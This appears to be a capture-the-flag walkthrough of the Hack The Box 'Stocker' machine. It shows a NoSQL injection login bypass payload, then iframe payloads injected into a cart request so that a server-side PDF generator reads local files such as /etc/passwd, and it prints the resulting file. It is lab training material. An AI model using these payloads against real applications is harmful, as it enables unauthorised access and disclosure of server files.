
```
[*] Checking for auth bypass GET request...
[-] Login is probably NOT vulnerable to GET request auth bypass...

[*] Checking for auth bypass POST request...
[-] Login is probably NOT vulnerable to POST request auth bypass...

[*] Checking for auth bypass POST JSON request...
[+] Login is probably VULNERABLE to POST JSON request auth bypass!
[!] PAYLOAD: {"username": {"$ne": "dummyusername123"}, "password": {"$ne": "dummypassword123"}}
```




## Local File Inclusion




Purchase something


Your Cart

# Thank you for your purchase!

**Order ID:** 64971a58671649577d01733b

Your order details have been emailed to you. You can view the purchase order here.

Close




```
┌──(kali㉿kali)-[~/htb/Stocker]
└─$ exiftool 649717ef671649577d017322.pdf
ExifTool Version Number         : 12.63
File Name                       : 649717ef671649577d017322.pdf
Directory                       : .
File Size                       : 38 kB
File Modification Date/Time     : 2023:06:24 12:21:11-04:00
File Access Date/Time           : 2023:06:24 12:21:24-04:00
File Inode Change Date/Time     : 2023:06:24 12:21:24-04:00
File Permissions                : -rw-r--r--
```


```
File Type                       : PDF
File Type Extension             : pdf
MIME Type                       : application/pdf
PDF Version                     : 1.4
Linearized                      : No
Page Count                      : 1
Tagged PDF                      : Yes
Creator                         : Chromium
Producer                        : Skia/PDF m108
Create Date                     : 2023:06:24 16:21:08+00:00
Modify Date                     : 2023:06:24 16:21:08+00:00
```

Google : `skia pdf exploit`

- https://www.triskelelabs.com/blog/extracting-your-aws-access-keys-through-a-pdf-file

In our case, as the application was allowing the injection of arbitrary HTML code, the first step was to attempt loading restricted resources by simply using an iFrame tag. In fact, by injecting an iFrame tag in a dashboard and exporting this into a PDF document, it was possible to extract the contents of local files residing on the server. For example, the following payload was used to read the contents of the host's file.


```
<iframe src=file:///C:\WINDOWS\System32\drivers\etc\hosts>
```




```
<iframe src=file:////etc/passwd>
```

```
Cookie: connect.sid=s%3Av6bcRQN9tDQMAdGuAeGGpb-Ga6_cN3H3.K1ShWGM6FYJ
Connection: close

{
  "basket":[
    {
      "_id":"638f116eeb060210cbd83a8d",
      "title":"<iframe src=file:////etc/passwd> ",
      "description":"It's a red cup.",
      "image":"red-cup.jpg",
      "price":32,
      "currentStock":4,
      "__v":0,
      "amount":2
    }
  ]
}
```





It does render html to the PDF

## Shell as angoose

Make the iframe larger to see full result

```
<iframe src=file:////etc/passwd width='1000'height='1000'>
```



Stockers - Purchase Order

**Supplier**
Stockers Ltd.
1 Example Road
Folkestone
Kent
CT19 5QS
GB

**Purchaser**
Angoose
1 Example Road
London
GB

**6/25/2023**

Thanks for shopping with us!

Your order summary:

| Item | Price (£) | Q |
|---|---|---|

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:112:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:113::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:114::/nonexistent:/usr/sbin/nologin
landscape:x:109:116::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
sshd:x:111:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
fwupd-refresh:x:112:119:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
mongodb:x:113:65534::/home/mongodb:/usr/sbin/nologin
angoose:x:1001:1001:,,,:/home/angoose:/bin/bash
_laurel:x:998:998::/var/log/laurel:/bin/false
```

List users

